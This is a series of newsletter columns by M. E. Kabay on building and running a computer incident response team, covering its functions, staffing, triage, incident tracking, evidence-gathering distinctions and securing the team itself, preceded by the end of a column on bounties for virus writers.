Is it conceivable that the jerks who write this garbage will actually turn each other in to collect the bounties? Would it help if other firms were contribute to a global fund to help find and prosecute the nasties who are wasting our time, clogging our e-mail systems and causing blood pressure to rise on a global scale? Could greed conquer stupidity?

What a dreadful pass we've come to: offering to pay one group of sociopaths to turn in another group of sociopaths.

The pity of it is that much of the problem comes from allowing files received as attachments to be granted execution privileges. There's no good reason for allowing a program that has arrived as an e-mail attachment to be permitted to execute at all without an explicit change of file privileges. In the first place, programs should not be distributed by e-mail at all; they should be downloaded from an appropriate source and checked for validity using well-known and easily implemented methods such as digital signatures and checksums. But files received through e-mail should not be allowed by the operating system to execute at all, let alone without user intervention. And files with double extensions? Phooey – delete 'em all before they reach the user. More on this in another column.

* * *

For Further Reading:

Evers, J. (2003). Virus writers dismiss Microsoft's bounty: Microsoft told to put its house in order first.
< http://www.techworld.com/news/index.cfm?fuseaction=displaynews&NewsID=631 >

Lemos, R. (2003). Microsoft to offer bounty on hackers.
< http://news.com.com/2100-7355_3-5102110.html?tag=nefd_top >

Lemos, R. (2004). SCO issues bounty for MyDoom creator.
< http://news.com.com/2100-7349_3-5148571.html >

Network World Fusion (2003). Microsoft posts $5 million 'bounty' fund.
< http://www.nwfusion.com/news/2003/1110page6briefs.html >

* * *

Come to the e-ProtectIT Infrastructure Protection Conference at Norwich University 23-25 March 2004. See < http://www.e-ProtectIT.com > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

CIRT Management:
Introduction

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In this new series of short articles, I will summarize the key points in creating and managing a computer incident response team (CIRT), also sometimes known as a computer emergency response team (CERT). The main resources used in writing this summary are shown in the readings section at the bottom of this introduction; specific references will be provided in each of the remaining articles.

As everyone should know, the value of time is not constant. Spending an hour or a day planning so that one's emergency response is shortened by a few seconds may save a life or prevent a business disaster. Organizing people to respond to computer security incidents is worth the effort not only when you actually have an incident but also because the analysis and interactions leading to establishment of the CIRT bring benefits even without an emergency.

This series will explore the following topics:

* Creating the CIRT
    - o CIRT functions
    - o Defining service levels
    - o Establishing policies and procedures
    - o Staffing the CIRT
* Responding to computer emergencies
    - o Triage
    - o Technical expertise
    - o Tracking incidents
    - o Critical information
    - o The telephone hotline
* Managing the CIRT
    - o Securing your CIRT
    - o Professionalism
    - o Setting the rules for triage
    - o Avoiding burnout
* Continuous process improvement
    - o The post-mortem
    - o Sharing knowledge within the organization
    - o Sharing knowledge in the security community

* * *

Cowens, B. & M. Miora (2002). Computer emergency quick-response teams. Chapter 40 in: Bosworth, S. & M. E. Kabay (2002), eds. _Computer Security Handbook, 4th Edition._ Wiley (New York). ISBN 0-471-41258-9. 1184 pp. Index.

DISA (2001). Introduction to Computer Incident Response Team (CIRT) Management. Defense Information Systems Agency, US Department of Defense. See < http://iase.disa.mil/eta/ > to download a full PDF catalog of free training materials.

* * *

Come to the e-ProtectIT Infrastructure Protection Conference at Norwich University 23-25 March 2004. See
< http://www.e-ProtectIT.com > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Creating the CIRT:
CIRT Functions

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In this series, I am reviewing the fundamentals of running a computer incident response team (CIRT), sometimes called a computer emergency response team (CERT) or a computer security incident response team (CSIRT).

Shortly after the infamous Morris Worm incident of November 2, 1988 and several other attacks on the Internet of the day, security experts established the Computer Emergency Response Team Coordination Center (CERT/CC™) at the Software Engineering Institute of Carnegie Mellon University in Pittsburgh, PA. Since then, CERT/CC has provided invaluable services to the world community of Internet users and especially to system and security administrators. In addition to the archives of security alerts and incident analyses available online and via free e-mail subscriptions, CERT/CC provides free electronic textbooks of great quality. One of these is the famous _Handbook for Computer Security Incident Response Teams (CSIRTs)_ edited by Moira J. West-Brown and colleagues and which is now in its second edition (April 2003). I strongly recommend this work to anyone concerned with establishing and managing a CIRT.

West-Brown _et al._ describe the functions of the CIRT as follows:

"For a team to be considered a CSIRT, it must provide one or more of the incident handling services: incident analysis, incident response on site, incident response support, or incident response coordination."

They explain in detail all aspects of these functions and summarize their research on the range of services that CIRTs actually provide, whether by themselves or in cooperation with other teams in the information technology sector, in a table [see page 25] which I have reproduced below in a format more suited to our ASCII-based newsletter:

Reactive Services
* Alerts and warnings
* Incident handling
  - Incident analysis
  - Incident response on site
  - Incident response support
  - Incident response coordination
* Vulnerability handling
  - Vulnerability analysis
  - Vulnerability response
  - Vulnerability response coordination
* Artifact handling
  - Artifact analysis
  - Artifact response
  - Artifact response coordination

Proactive Services
* Announcements
* Technology watch
* Security audits or assessments
* Configuration & maintenance of security tools, applications and infrastructures
* Development of security tools
* Intrusion detection services
* Security-related information dissemination
Security Quality Management Services
* Risk analysis
* Business continuity and disaster recovery planning
* Security consulting
* Awareness building
* Education / training
* Product evaluation or certification

The only problematic term in this list is "artifact," which the authors define as "any file or object found on a system that might be involved in probing or attacking systems and networks or that is being used to defeat security measures. Artifacts can include but are not limited to computer viruses, Trojan horse programs, worms, exploit scripts, and toolkits." [p. 28].

The specific combination of functions that your CIRT will provide will be a function of personnel and budgetary resources and of the maturity of the team. It is wise to focus a completely new CIRT on essential services such as incident handling and analysis as their first priority. With time and experience, the team can add functions such as coordinating with other security teams and with computer and network operations in the more proactive services and the security quality services that will lead to long-term reduction in security incidents and to lower damages and costs from such incidents.

* * *

For Further Reading

CERT/CC™ .< http://www.cert.org >

West-Brown, M. J., D. Stikvoort, K.-P. Kossakowski, G. Killcrece, R. Ruefle, M. Zajicek (2003). _*Handbook for Computer Security Incident Response Teams (CSIRTs), 2nd Edition*_. Computer Emergency Response Team Coordination Center (CERT/CC™), Carnegie Mellon University Software Engineering Institute. HANDBOOK CMU/SEI-2003-HB-002. xvi + 201 pp. Available for free download at
< http://www.sei.cmu.edu/publications/documents/03.reports/03hb002.html >

* * *

Come to the e-ProtectIT Infrastructure Protection Conference at Norwich University 23-25 March 2004. See
< http://www.e-ProtectIT.com > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information

Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Creating the CIRT:
Defining Service Levels

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

When you start working on a Computer Incident Response Team (CIRT), you must manage expectations carefully to avoid disappointment, frustration and hostility from users who may want more than you can reasonably provide. Managing expectations is a general principle applicable in a wide range of projects, not just CIRT management; for example, in planning a large-scale transaction processing system where the contract stipulated a maximum response time per transaction of three seconds, I remember that the programming team built a timer into the system so that responses would take exactly three seconds even during the initial test phases. We knew that only a few data entry clerks would be working on the system to try it out for the first few weeks, and the last thing we wanted was to get them used to sub-second response times that would climb as the databases became increasingly loaded and when several hundred users finally began using the system. At first, the client thought that this strategy was odd, but after thinking about it, they realized that it made sense.

As you establish your CIRT, you may want to start small, as I mentioned before. Perhaps you can limit the scope of the CIRT to a few of the smaller production systems to avoid plunging into a new area of expertise with enormous stakes riding on your success. You should decide whether to start with working-hours only, extended hours (e.g., early morning to late night) or 24-hour, seven-day operations. If software development is part of your environment and (as most people will recommend) is physically distinct from production systems, perhaps that could be a good start for the nascent CIRT. Although many development staff may work long hours and on weekends, the effects of system emergencies may be less severe than attacks or breakdowns involving other systems such as, say, inventory, factory controls, customer service, sales and so on. When you are ready to tackle an even more significant production system, perhaps a system whose users tend to leave more-or-less at the end of the day might be a good candidate; e.g., the accounting system or support systems for any operation that does not run more than one shift per day.

In any case, be sure that you communicate your intentions for when your CIRT services will be available to your customers (and yes, that's a deliberate use of the word).

The other aspect of service levels is how fast you can respond to emergencies. That's a much more complex issue and will be the subject of articles on triage and setting the rules for triage later in this series.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information

Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Creating the CIRT:
Establishing Policies and Procedures

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

As the DISA training course on CD-ROM about computer incident response teams succinctly puts it, "policies and procedures are not merely bureaucratic red tape." They are the scaffolding on which you can establish clear understanding and expectations for everyone involved in incident response. These living, evolving documents are tools that provide guidance on (quoting the CD-ROM)
* Roles and responsibilities
* Priorities
* Escalation criteria
* Response provided
* Orientation.

Policies are the statements of the desired goals; procedures are the methods for attaining those goals. Policies tend to be global and relatively stable; procedures can and should be relatively specific and can be adapted quickly to meet changing conditions and to integrate knowledge from experience. Policies cannot be promulgated without the approval and support of appropriate authorities in the organization, so one of the first steps is to identify those authorities. Another step is to gain their support for the policy project.

All policies and especially CIRT policies should be framed in clear, simple language so that everyone can understand them and should be made available in electronic form. In previous articles published by Network World Fusion, I have pointed out that hypertext can make policies more understandable by providing pop-up comments or explanations of difficult sections or technical terms.

Similarly, procedures show how to implement the policies in real terms. For example, a policy might stipulate, "All relevant information about the time and details of a computer incident shall be recorded with regard for the requirements of later analysis and for possible use in a legal proceeding." That policy might spawn a dozen procedures describing exactly how the information is to be recorded, named, stored, and maintained through a proper chain of custody. For example, one procedure might start, "Using the Incident_Report form in the CIRT Database accessible to all CIRT members, fill in every required field. Use the pull-down menus wherever possible in answering the questions." Again, as the DISA CD-ROM points out, these procedures should minimize ambiguity and help members of the team to provide a consistent level of service to the organization. A glossary of local acronyms and technical terms can be helpful as part of these procedures.

Whenever policies and procedures are changed in a way that may affect users, it's important to let people know about the changes so that their expectations can be adjusted. The DISA course recommends using several channels of communications to ensure that everyone gets the message; e.g., send e-mail, use phone and phone messages, send broadcast voicemail, announce

the changes at staff meetings, and use posters and Web sites.

* * *

Reference:

DISA (2001). Introduction to Computer Incident Response Team (CIRT) Management, v 1.0. Available free from the Information Assurance Support Environment at < http://iase.disa.mil/eta/index.html >

* * *

Come to the e-ProtectIT Infrastructure Protection Conference at Norwich University 23-25 March 2004. See < http://www.e-ProtectIT.com > for details.

M. E. Kabay, PhD, CISSP is Associate Professor in the Department of Computer Information Systems at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Creating the CIRT:
Staffing

by M. E. Kabay, PhD, CISSP
Associate Professor of Information Assurance
Norwich University, Northfield VT

The computer incident response team may be a permanent, full-time assignment for a fixed group of experts or it may be a part time role assigned to dynamically as conditions require. In either case, or for any of the intermediate arrangements, certain fundamentals will dictate your choice of staff members for the CIRT. Cowens and Miora [1] write,

"Maturity and the ability to work long hours under stress and intense pressure are crucial characteristics. Integrity in the response team members must be absolute, since these people will have access and authority exceeding that given them in normal operations.

"Exceptional communications skills are required because, in an emergency, quick and accurate communications are needed. Inaccurate communications can cause the emergency to appear more serious than it is and therefore escalate a minor event into a crisis."

The DISA course on CIRT Management [2] addresses the question of the technical level required by CIRT staff. The authors suggest,

"Using a scale from 1 to 10 with 1 representing the novice or support staff, and 10 representing the technical wizard,. . . .

"To handle the initial Triage process, which involves separating service request into categories and directing them to the appropriate team member, individuals in the 1 to 3 technical range should be sufficient.

"Information requests can be handled by team members in the 1 to 5 range. For example, a support staff person can send out publications, while someone with greater expertise would be required to address the question about identifying spoofed e-mail.

"To handle incidents . . . team members in the 5 to 8 technical range are necessary. This response can involve technical analysis and communicating with compromise sites, law enforcement technical staff, and other CIRTs. In handling incidents that represent new attack types, you may need to call the wizards to help understand our analyze the activity.

"Vulnerability handling requires your most proficient personnel, falling into the eight to 10 range. These individuals must be able to work with software vendors, CIRTs, and other experts to identify and resolve vulnerabilities. Many CIRTs don't have access to this level of technical expertise."

I want to add to these excellent comments that in my experience, CIRT staff with the psychological flexibility to allow them to adapt quickly to changing requirements will do better than people who resist change or resent ambiguity. Ideally, the team will include problem-

solvers with an intuitive grasp of the differences between observation and assumption, hypothesis and deduction. As always, team-players committed to getting the problem solved will contribute more than people interested in acquiring personal credit for achievements. I also think that having at least one person on the team with a penchant for meticulous note-taking is a real benefit; more about recordkeeping in another segment in this series.

* * *

References:

[1] Cowens, B. & M. Miora (2002). Computer Emergency Quick-Response Teams. Chapter 40 in _Computer Security Handbook, 4th Edition_, Sy Bosworth & M. E. Kabay, Eds. Wiley (ISBN 0-471-41258-9).

[2] DISA (2001). Introduction to Computer Incident Response Team (CIRT) Management, v 1.0. Available free from the Information Assurance Support Environment at < http://iase.disa.mil/eta/index.html >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor of Information Assurance in the Division of Business & Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Responding to Computer Emergencies: Triage

by M. E. Kabay, PhD, CISSP
Associate Professor, Computer Information Systems
Norwich University, Northfield VT

In this series of articles on computer incident response teams (CIRTs), I turn next to some of the immediate issues in responding to computer emergencies:

- Triage – deciding how to direct calls for help or reports of a computer security incident;
- Technical expertise – the different kinds of knowledge that support effective response;
- Tracking incidents – ensuring appropriate documentation to save time and reduce errors;
- Critical information – laying the ground rules for collecting the kinds of data needed for effective decisions;
- The telephone hotline – suggestions for real-time notification and response.

So let's start with triage. The word itself comes from a French root meaning to sort. In medicine, triage is "prioritization of patients for medical treatment: the process of prioritizing sick or injured people for treatment according to the seriousness of the condition or injury." [1] Similarly, anyone receiving calls about computer security incidents must be able to classify the call right away so that the right resources can be called into play. As the DISA course on computer incident response team management suggests, "The triage process recognizes and separates

- new incidents,
- new information for ongoing incidents,
- vulnerability reports, …
- information requests, [and]
- other service requests." [2]

I have altered the order of the original list to reflect a decreasing rank of importance for these factors in communicating and acting upon calls.

Triage is common to ordinary help desks as well as to emergency hotlines. In general, there are two models for staffing the phones for such front-line functions: the "dispatch" model and the "resolve" model.[3] The dispatcher has just enough technical knowledge to collect appropriate information about an incident and assignment to a team member for investigation; the alternative is to assign someone with more expertise to answer the phone so that response can be even faster. However, the resolve model risks wasting resources because the more experienced staff member may end up doing largely clerical work instead of focusing on applying his or her expertise to problem analysis and resolution.

To support triage, staff members need explicit training on data collection and priorities. They need to record who is calling, how to reach that person, what the caller thinks is happening, what the caller has observed, how serious the consequences are, how many people or systems are affected, whether the incident is in progress or is over as far as they know, and how the caller and others are responding. The CIRT procedures should include guidance on assigning priorities to incidents; factors can include security classifications (e.g., SECRET or COMPANY

CONFIDENTIAL data under attack), type of problem (e.g., breach of confidentiality, data corruption, loss of control, loss of authenticity, degradation of availability or utility), possible direct costs (e.g., personnel downtime, costs of recovery, loss of business), possible indirect costs (e.g., damage to business reputation, legal liability) and so on as appropriate for each organization.

Readers may find the work of John Howard relevant for such analysis; Dr Howard has established a useful taxonomy for discussing computer security incidents that can serve as a framework for establishing priorities.[4]

I recommend an automated system for capturing information on all calls to the CIRT. Using keywords "helpdesk software" and also "help desk software" brings up dozens of options for such programs. If you have modest skill in database design, you can also create your own using a program such as MS-Access. With appropriate locking strategies and automated reports, your CIRT can know and control the priorities of all the open incidents under investigation at any time.

* * *

References

[1] Microsoft® Encarta® Reference Library 2004.

[2] DISA (2001). Introduction to Computer Incident Response Team (CIRT) Management. Defense Information Systems Agency, US Department of Defense. See < http://iase.disa.mil/eta/ > to download a full PDF catalog of free training materials.

[3] Czegel, B. (1998). _Running an Effective Help Desk, Second Edition_. John Wiley & Sons (ISBN 0-471-24816-9).

[4] Howard, J. D. (1997). _An Analysis of Security Incidents on the Internet, 1989–1995_. PhD dissertation, Pittsburgh, PA: Department of Engineering and Public Policy, Carnegie Mellon University, April 1997. < http://www.cert.org/research/JHThesis/Start.html >; see also

Howard, J. D. & P. Meunier (2002). Using a "Common Language" for Computer Security Incident Information. Chapter 3 in Bosworth, S. & M. E. Kabay (2002), eds. _Computer Security Handbook, 4th Edition. John Wiley & Sons (ISBN 0-471-41258-9).

* * *

MSIA Security Conference – 23 June 2004 in Northfield VT – information at < http://www.mekabay.com/msia/msia_conference_2004/index.htm >

M. E. Kabay, PhD, CISSP is Associate Professor of Information Assurance in the Division of Business & Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Responding to Computer Emergencies: Technical Expertise

by M. E. Kabay, PhD, CISSP
Associate Professor of Information Assurance
Norwich University, Northfield VT

In this continuing series on Computer Incident Response Team Management (CIRT), I'll address the issue today of the expertise needed for various functions in the CIRT.

The DISA course I've been referencing [1] has simple, clear recommendations, which I can summarize as follows:

We can start by classifying technical expertise in approximate ranges:

* Low, suitable for the triage function which involves determining who should best handle a specific call;

* Medium, appropriate for answering requests for information;

* High, suitable for technical problem-solving;

* Expert, suitable for handling problems that others have been unable to resolve and especially for issues involving vulnerability analysis and real-time responds to attacks.

As the DISA writers point out, "Vulnerability handling requires your most proficient personnel. . . . These individuals must be able to work with software vendors, CIRTs, and other experts to identify and resolve vulnerabilities. Many CIRTs don't have access to this level of technical expertise."

I want to add some additional requirements for the personnel involved in the CIRT. Not only should managers look for and ensure adequate technical knowledge, they should select and enhance interpersonal skills and disciplined work habits.

CIRT members inevitably work with some users who are stressed by the problems they are facing. It is no help to have a technical wizard who so offends the users that they stop cooperating with the problem-resolution team. Sometimes, CIRT staff forget that their job includes not only resolving a technical issue but also keeping the clients as happy as possible under the circumstances -- and the use of the word "clients" is deliberate here.

Here are some of the most irritating responses to users I have run across in my 25 years of technical support followed by my comments in parentheses:

* "No one has ever complained about this before." (So what? If the problem is real, we should thank the user for reporting it, not make veiled criticisms that imply that the problem can't be real.)

* “I don’t have time for this now.” (That's a time management problem for the CIRT, not for the client. Take responsibility for getting the right person to take charge of the problem in real-time.)

* “Why don’t you try calling . . . ?” (Same comment as just above.)

* “That’s not my problem.” (Just plain rude as well as irresponsible.)

* “Why don’t you reload the operating system and call me back if it happens again?” (Significant risk and time-cost for the client; often the first line suggestion of the terminally incompetent technician.)

* “Just format your hard disk and see if it happens again.” (Even worse than the previous suggestion if it is just a casual suggestion to get the client off phone for now.)

* “Don’t get mad at me -- I just work here.” (A professional will understand that there's a difference between criticism directed at the organization or its procedures versus a direct _ad hominem_ attack. The former should be taken seriously and passed on to people who can evaluate the seriousness of the criticism; the latter can be unacceptable and should be passed on to a manager who can explain the need for civility even under stress.)

If you would like to download PowerPoint presentations that cover many aspects of technical support management, you are welcome to visit my Web site [2].

In the next articles in this series, I'll be looking at how to track the details of calls to the CIRT.

* * *

For further study:

[1] DISA (2001). Introduction to Computer Incident Response Team (CIRT) Management. Defense Information Systems Agency, US Department of Defense. See < http://iase.disa.mil/eta/ > to download a full PDF catalog of free training materials.

[2] The Art of Technical Support.
< http://www.mekabay.com/courses/academic/jac/TSP/index.htm >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business & Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Responding to Computer Emergencies: Tracking Incidents

by M. E. Kabay, PhD, CISSP
Associate Professor of Information Assurance
Norwich University, Northfield VT

In this continuing series of articles on Computer Incident Response Teams (CIRTs) I am reviewing principles and practical pointers for effective response to security breaches and other operational difficulties in information technology management. Today I'm focusing on some of the advantages, requirements and tools for incident tracking.

Advantages

Keeping track of all of technical support calls is essential for effective incident handling. Having details available to all members of the CIRT in real-time and for research and analysis later serves many functions:

* Communication among team members: Having the details written down in one place means that team members can pass a case from one to another and share data efficiently.

* Better client service: Callers become frustrated when they have to repeat the same information to several people in a row; a good incident-tracking system reduces that kind of irritation.

* Documentation for effective problem-solving: A good base of documented experience can help find the right procedure and the right solution quickly.

* Institutional memory: When experience is written down and accessible, the organization's capacity to respond quickly and correctly to incidents improves over time.

* Follow-up with clients: Managers can use the incident database to prepare management reports and to follow-up with specific clients to understand and resolve difficulties or complaints.

* Forensic evidence: Detailed, accurate and correctly timestamped notes can be a deciding element in successful prosecution of malefactors.

Requirements

Some of the more obvious requirements of any incident-handling system are listed below. Most are self-explanatory but I've added comments to a few of them:

* Unique identifier for case

* Dates and times for all events

* Who currently controls the case: It should be instantly obvious who is in charge of solving the problem.

* Keywords

* Contact information: Every person in the case should be listed with room for phone, e-mail and fax numbers.

* Handover of control: Whenever someone takes over control of the case, that handover should be noted in the record.

* Technical details including

  o Diagnostics

  o Tests of hypotheses

* Resolution: What was the outcome? When was the case closed?

* Search facilities: Full-text search capabilities.

* Knowledge base: Ability to integrate vendor-supplied entries to speed research.

In an online discussion by someone called “DonaldA-M” I noted two additional points I hadn't thought of:

* Industry-standard database engine: Easy to learn, maintain and improve.

* Accept input from comma-separated value (CSV) files: Import data from other systems.

Tools

There's a wide range of software available for tracking incidents. You can build your own, but then you'll have to provide proper documentation and training materials because turnover is a constant problem for CIRTs. In addition, unless your analysts have experience with the CIRT function, they are likely to miss useful features that have accumulated over the years in products used by thousands of people.

I have provided a short list of proprietary (commercial) help desk products in the Readings section below. You will want to use the Network World Fusion search at < http://search.nwfusion.com/query.html?qt=help+desk& > to see an extensive list of articles on this topic.

There are also well-respected open-source tools listed below.

All such tools can be complex; since you don't want people fumbling about in an emergency, be

sure that you budget for adequate training for your staff as you implement the tool you select.

* * *

For Further Reading

"DonaldA-M" (2003). Good, but there's more… < http://tinyurl.com/4bcve >

Cerberus Helpdesk < http://cerberusweb.com/ >

DISA (2001). Introduction to Computer Incident Response Team (CIRT) Management. Defense Information Systems Agency, US Department of Defense. See < http://iase.disa.mil/eta/ > to download a full PDF catalog of free training materials.

Help Desk Institute < http://www.thinkhdi.com/ >

HelpMaster Pro Suite < http://www.prd-software.com.au/prd/help-desk-products/ >

Open Source Ticket Request System (OTRS) < http://otrs.org/ >

Request Tracker (RT) < http://www.bestpractical.com/rt/ >

TrackIt! < http://www.itsolutions.intuit.com/Track-It.asp >

Ward, J. (2003). Evaluate help desk call-tracking software with these criteria. < http://techrepublic.com.com/5100-6270-5030618.html?tag=series >

Ward, J. (2003). Product review: HEAT PowerDesk, call center tracking software. < http://techrepublic.com.com/5100-6270-5034947.html >

Ward, J. (2003). Product review: HelpMastercall, center tracking software. < http://techrepublic.com.com/5100-6270-5034721.html >

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business & Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Responding to Computer Emergencies: Critical Distinctions (1)

by M. E. Kabay, PhD, CISSP
Associate Professor of Information Assurance
Norwich University, Northfield VT

In this continuing series of articles on Computer Incident Response Teams (CIRTs) I am reviewing principles and practical pointers for effective response to security breaches and other operational difficulties in information technology management. Today I'm focusing on critical distinctions that your CIRT members should keep in mind in addition to the administrative details I summarized in the last article in the series. From my experience running technical support and operations over the years, I believe that the same principles that underlie effective technical support equally inform effective CIRT management.

GET THE GLOBAL PICTURE

When gathering information about an incident, staff members should establish a clear picture of what people were doing when they realized that there was a problem. For example, it may be important to know that someone was accessing a rarely-used account and noticed that a file was not available because someone else had it open. Those details will help to characterize the attack and to provide clues that may lead to additional valuable data. However, my approach would include asking why my contact was accessing the rarely-used account; it takes only a minute, but getting a wider picture may give the analyst another perspective that can also lead to new clues. In the scenario I have sketched, one could imagine that a system administrator had become curious about some unexpected resource utilization in a supposedly dormant account. This simple fact might lead to additional exploration of system log files and questions about whether any other dormant accounts had sparked curiosity. So, in general, it is worth your while to explore the situation more broadly at first rather than driving down the very first avenue that presents itself in the initial questions.

DISTINGUISH OBSERVATION FROM ASSUMPTION

As the CIRT member listens to the observations of other staff members, it is critically important to distinguish facts – that is, personal observations – from assumptions. Assumptions are ideas taken for granted or statements that are accepted without proof. For example, imagine the serious consequences of hearing someone say, "And so then they exploited a flaw in the firewall and then they. . ." and simply writing that statement down as if it were a fact. Such an assumption could profoundly distort the investigation, putting people's efforts into the wrong track and diverting their attention from a more fruitful line of inquiry. Hearing such a statement, I would write down, "And so perhaps they exploited a flaw in the firewall…."

DISTINGUISH OBSERVATION FROM HEARSAY

Everyone has played the child's game of whispering a sentence to another person and then hearing the distorted version that come out the other end of a long chain of transmission without error correction. CIRT staff must always distinguish between first-person observations ("I read the log file and found…") and hearsay ("Shalama read the log file and she found…"). Don't trust hearsay: check it out yourself by tracking down the source of the information.

More in the next article.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business & Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

A Master's degree in the management of information assurance in 18 months of study online from a real university – see < http://www3.norwich.edu/msia >.

Responding to Computer Emergencies: Critical Distinctions (2)

by M. E. Kabay, PhD, CISSP
Associate Professor of Information Assurance
Norwich University, Northfield VT

In this continuing series of articles on Computer Incident Response Teams (CIRTs) I am reviewing principles and practical pointers for effective response to security breaches and other operational difficulties in information technology management. Today I'm continuing my focus on critical distinctions that your CIRT members should keep in mind when gathering data.

DISTINGUISH OBSERVATION FROM HYPOTHESIS

Sometimes when people are careless or untrained, they don't distinguish between what they saw and an idea that might explain what they saw. In the previous example about a suppose that flaw in a firewall, the person speaking seemed to take the flaw for granted; that was an assumption. A similar problem can occur when someone thinks that _maybe_ there's a flaw in the firewall and then proceeds as if that were true without testing their hypothesis. "And so maybe they exploited a flaw in the firewall, so we should patch all the holes right away." Putting aside for the moment the advisability of patching holes and firewalls, merely hypothesizing an exploit doesn't make it true. Maybe it's a good thing to patch the firewall, but it doesn't follow that it's the top priority right now simply from having thought of the idea. CIRT staff should be careful to think about what they're hearing and note explicitly when people are proposing explanations rather than reporting facts.

CHALLENGE YOUR HYPOTHESIS

I hope you will forgive me, Dear Reader, for a brief foray into the philosophy of science. I do have a reason to bringing it up.

In the 35 years I have been teaching college courses, I've taught biology, genetics, biochemistry, embryology, physiology, applied statistics, programming, software engineering and information assurance. All of these subjects have involved a concept that some students have struggled to grasp: science depends on _disproof_, not proof. Empirical science (in contrast to logical systems such as mathematics) does not offer "proofs" in an absolute sense. Instead, a scientist formulates an hypothesis, defines a set of conditions and observations with predicted results and sees if there are grounds for rejecting randomness as a simple explanation of the deviation of the observations from the predictions. In many cases, scientists will assume the _absence_ of a relationship or phenomenon (thus "null" hypothesis). Many experiments assume the absence of the interesting stuff and try to see if there are grounds for _rejecting_ this simple explanation: "There's nothing there." Science works by DISPROVING hypotheses. Explanations that cannot, by definition, be disproved are not part of a scientific effort.

Even more confusing for people who habitually think in terms of absolutes, even accepting the null hypothesis doesn't necessarily mean that there's nothing there. We may be measuring or counting too few occurrences to spot the cases that will challenge the non-existence of the phenomenon. There may also be confounding factors that obscure a real phenomenon.

But rejecting the null hypothesis does not, however, prove that any _specific_ alternate hypothesis is necessarily correct. The evidence just restricts the _range_ of reasonable hypotheses. We knock out explanation after explanation until what's left is a smaller set of explanations. In science, the best we hope for is not truth in an absolute sense but an operational equivalent to truth: useful enough to use for now.

OK, so now I want to bring this back to network management and the CIRT. When your CIRT members develop hypotheses, they have to try to shoot them down. Trying to show that an idea is _correct_ is – ironically – the wrong approach to testing hypotheses. Just as in quality assurance, we have to come up with ways of showing that our explanation is wrong. If we fail enough times to disprove an hypothesis using genuine, thoughtful, intelligent tests of our ideas, maybe we've got something useful after all.

* * *

If you would like to see and hear a narrated PowerPoint lecture that expands on the topics covered in these two articles, you can download a WinZIP compressed file that is used in the Norwich MSIA program from
< http://www.mekabay.com/msia/public/Problems.zip >. After you extract and run the PPT file from this archive, just press F5 (on a Windows system) to run the show and hear the commentary.

* * *

M. E. Kabay, PhD, CISSP is Associate Professor in the Division of Business & Management at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mkabay@norwich.edu >; Web site at < http://www.mekabay.com/index.htm >.

Securing the CIRT:
Walk the Talk

by M. E. Kabay, PhD, CISSP
Associate Professor of Information Assurance
Norwich University, Northfield VT

For many months, I have been dipping into the Department of Defense CD-ROM called "Introduction to Computer Incident Response Team (CIRT) Management" in my series on CIRTs.

This week I want to expand on a theme presented late in that course: the importance of securing the CIRT and more broadly, of using our own advice.

The course narrator very properly notes, "Once the CIRT becomes known, it will be an attractive target for intruder attacks. A security breach at your CIRT site can be devastating to your reputation and have repercussions for the commands you support; in terms of security procedures, practice what you preach. You will need to provide solid physical, host, and network security in addition to appropriate staff training."

He continues,

"A compromise of any data related to incidents can have legal repercussions as well as financial and credibility consequences. What types of data need to be secured?
* Incident reports,
* electronic mail,
* vulnerability reports, and even
* briefing notes and slides."

More generally, all security personnel should be scrupulous in respecting security regulations and best practices. I was just chatting today before I wrote this piece with some security officers at a large corporation who were doing a due-diligence interview with me before approving enrollment for one of their employees in our graduate program. The questions centered around the confidentiality of company-specific information in the case study reports that the student would submit for grading during the 18 month program. I explained that no student is expected to reveal his or her employer's name or even location; that students use an internal e-mail address defined by our teaching platform and used on our access-controlled extranet; and finally that all of our instructors are themselves security professionals. I said that it is a matter of course for security professionals to be under nondisclosure whether a contract is signed or not – at least, to maintain a professional reputation. We all agreed that working in security eventually affects our behavior in a reflex way; we laughed that it's almost impossible not to look away when someone enters a password on a keyboard.

Another example of practicing what we preach is backups. For a security professional to lose data because of a lack of backups would be intensely embarrassing. I constantly urge my

